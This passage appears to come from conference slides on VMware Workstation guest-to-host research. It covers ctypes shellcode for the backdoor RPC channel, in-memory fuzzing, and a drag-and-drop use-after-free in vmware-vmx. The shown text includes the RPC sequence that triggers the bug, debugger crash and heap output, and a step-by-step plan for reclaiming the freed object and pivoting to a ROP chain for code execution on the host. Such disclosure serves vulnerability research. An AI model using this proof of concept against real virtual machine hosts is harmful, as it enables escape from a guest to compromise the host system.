RPC_SEND_BUFFER = ctypes.create_string_buffer(
    '\x60'                                     # pusha
    '\xb8\x68\x58\x4d\x56'                   # mov    eax,0x564d5868
+-- 24 lines: '\xb9\x1e\x00\x00\x00'         mov    ecx,0x1e-----
)

_prototype = ctypes.CFUNCTYPE(DWORD, LPVOID, DWORD, use_last_error=True)
VirtualProtect(RPC_SEND_BUFFER, len(RPC_SEND_BUFFER), PAGE_EXECUTE_READWRITE, 0)
_rpc_send = _prototype(ctypes.addressof(RPC_SEND_BUFFER))

def rpc_send(buf):
    return _rpc_send(buf, len(buf))
```




Teasing the Backdoor



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Fuzzing the RPC Interface




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Fuzzing the RPC Interface


- Fuzzing the RPC interface requires tooling both on the GuestOS and the HostOS
- Some problems that we'd need to tackle:
 - Detecting Crashes from the host (Mostly debugging vmware-vmx in this case)
 - Testcase generation (can be on the GuestOS but we want the guest to stay light)
 - GuestOS VM(s) management from the HostOS



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
Fuzzing the RPC Interface





InMemory Fuzzing


- Since we know exactly where the RPC requests are being parsed, we can actually do InMemory fuzzing:
 - Hook ExecRPCRequest (on the HostOS)
 - Modify the RPC request before it gets parsed
 - Wait for crashes
- Additional tooling required:
 - Crash Detection (From HostOS)
 - Record modifications (From the HostOS)



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VMware Drag and Drop UAF



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Root Cause

- The Free is triggered when the DnD version is changed multiple times
- The re-use happens when a random DnD function is called after the Free
- The PoC is relatively simple:

```
tools.capability.dnd_version 2  
vmx.capability.dnd_version  
tools.capability.dnd_version 3  
vmx.capability.dnd_version  
dnd.setGuestFileRoot AAAAAA //Technically any DnD function would work.
```



Root Cause

- If triggered successfully we should end up in a crash similar to the following:

```
0:016> r
rax=000000006ca679f8 rbx=0000000000000006 rcx=0000000029c96f40
rdx=000000006ca67a08 rsi=0000000140b160f8 rdi=0000000070c77ecd
rip=000000014002d0da rsp=000000006ca67990 rbp=0000000070c77ecd
r8=0000000070c77ecd r9=0000000000000131 r10=e07360632d636d63
r11=8101010101010100 r12=0000000000000003 r13=0000000000000000
r14=000000013ff90000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
eip=00010202
vmware_vmx+0x9d0da:
00000001`4002d0da 488b01          mov     rax,qword ptr [rcx]
ds:00000000`29c96f40=????????????????
0:016>
```

- To verify further, !heap -p -a @RCX will show us where the Free happened:

```
address 0000000029c96f40 found in
_DPH_HEAP_ROOT @ 3e21000
in free-ed allocation ( DPH_HEAP_BLOCK:      VirtAddr      VirtSize)
                        2ad15270:      29c96000          2000
000007fef4c98726
verifier!VerifierDisableFaultInjectionExclusionRange+0x000000000000234e
0000000077b84255 ntdll!RtlLogStackBackTrace+0x00000000000022d5
0000000077b2797c ntdll!TpAlpcRegisterCompletionList+0x000000000000599c
00000000779c1a0a kernel32!HeapFree+0x000000000000000a
00000000754bcabc MSVC90!free+0x000000000000001c
0000000140032d37 vmware_vmx!opus_repackitizer_get_nb_frames+0x0000000000002327
000000014002c41d vmware_vmx+0x0000000000009c41d
000000014000a52e vmware_vmx+0x0000000000007a52e
0000000140013f60 vmware_vmx+0x00000000000083f60
```

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Root Cause

- Next, we will need to get the size of the Free'd object
- In order to do that, we will need to break right before the Free happens and run !heap -p -a on the address before it gets Freed

```

0:012> !heap -p -a rcx
address 00000000713c4f40 found in
_DPH_HEAP_ROOT @ 3ce1000
in busy allocation ( DPH_HEAP_BLOCK:      UserAddr      UserSize -
VirtAddr      VirtSize)
6f598f70:      713c4f40      b8 -
713c4000      2000
? vmware_vmxlopus_get_version_string+7ca40
000007fef8b28513 verifier!AVrfDebugPageHeapAllocate+0x000000000000026f
0000000077b919c1 ntdll!RtlDebugAllocateHeap+0x0000000000000031
0000000077b2c985 ntdll!RtlpAllocateHeap+0x0000000000000114
0000000077b0ddd8 ntdll!RtlAllocateHeap+0x000000000000016c
00000000754bcb87 MSVCR90!malloc+0x000000000000005b
0000000140194a9f vmware_vmxlopus_repackitizer_get_nb_frames+0x000000000033408f
000000013fe5c4fa vmware_vmx+0x0000000000009c4fa
000000013fe3a62f vmware_vmx+0x0000000000007a62f
000000013fe43f60 vmware_vmx+0x00000000000083f60
000000013fe29446 vmware_vmx+0x00000000000069446
000000013fe4bb86 vmware_vmx+0x0000000000008bb86

```




- First we will need to find a way to control the Freed object before it gets re-used
- This can be done by sending an arbitrary GuestRPC request through the backdoor channel
- For example through the tools.capability.guest_temp_directory RPC function

Exploiting the vulnerability


```
(101c.cb0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
C:\Program Files (x86)\VMware\VMware Workstation\x64\vmware-vmx.exe -
vmware_vmx+0x9d0e2:
00000001`3f55d0e2 ff5008          call     qword ptr [rax+8]
ds:41414141`414100a6=????????????????
0:016> ub @rip
vmware_vmx+0x9d0ca:
00000001`3f55d0ca 7419          je      vmware_vmx+0x9d0e5 (00000001`3f55d0e5)
00000001`3f55d0cc 4d85c9        test    r9,r9
00000001`3f55d0cf 7414          je      vmware_vmx+0x9d0e5 (00000001`3f55d0e5)
00000001`3f55d0d1 488b4920      mov     rcx,qword ptr [rcx+20h]
00000001`3f55d0d5 4885c9        test    rcx,rcx
00000001`3f55d0d8 740b          je      vmware_vmx+0x9d0e5 (00000001`3f55d0e5)
00000001`3f55d0da 488b01        mov     rax,qword ptr [rcx]
00000001`3f55d0dd ba18000000    mov     edx,18h
0:016> dd rcx
00000000`0375b2a0 4141009e 41414141 41414141 41414141
00000000`0375b2b0 41414141 41414141 41414141 41414141
00000000`0375b2c0 41414141 41414141 41414141 41414141
00000000`0375b2d0 41414141 41414141 41414141 41414141
00000000`0375b2e0 41414141 41414141 41414141 41414141
00000000`0375b2f0 41414141 41414141 41414141 41414141
00000000`0375b300 41414141 41414141 41414141 41414141
00000000`0375b310 41414141 41414141 41414141 41414141
0:016>
```



Exploiting the vulnerability

- Next question is where should I put my ROP chain? Should I heap spray?
- The answer was in the unity.window.contents.start RPC function

```
00000000140085C21
00000000140085C21 loc_140085C21:
00000000140085C21 mov     eax, [rbx]
00000000140085C23 mov     ecx, [rbx+0Ch]
00000000140085C26 mov     cs:dword_140B8C15C, esi
00000000140085C2C mov     cs:dword_140B8C158, eax
00000000140085C32 mov     eax, [rbx+4]
00000000140085C35 mov     cs:dword_140B8C168, ecx
00000000140085C3B mov     cs:dword_140B8C160, eax
00000000140085C41 mov     eax, [rbx+8]
00000000140085C44 mov     cs:dword_140B8C164, eax
00000000140085C4A call    Malloc_wrapper
00000000140085C4F mov     rdx, [rsp+38h+arg_28]
00000000140085C54 mov     rcx, [rsp+38h+arg_20]
00000000140085C59 lea     r8, byte_140761EF3
00000000140085C60 mov     r9b, 1
00000000140085C63 mov     cs:qword_140B8C178, rax
00000000140085C6A mov     cs:qword_140B8C170, rax
00000000140085C71 call    outputMsg
00000000140085C76 movzx  edi, al
00000000140085C79 jmp     short loc_140085C9D
```





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Exploiting the vulnerability


- What does the plan of action look like now?
 - Send a unity.window.contents.start request with a ROP chain that sets RSP to RDI.
 - Trigger the free.
 - Overwrite the freed object with another one. The freed object should contain the address of vmware_vmx+0xb870f8.
 - Trigger the re-use using a request that contains the ROP chain to gain RCE.
- There is an RWX region in vmware-vmx, so you know what the ROP chain should do ;)



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
VMware DnD UAF Exploit



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Conclusion



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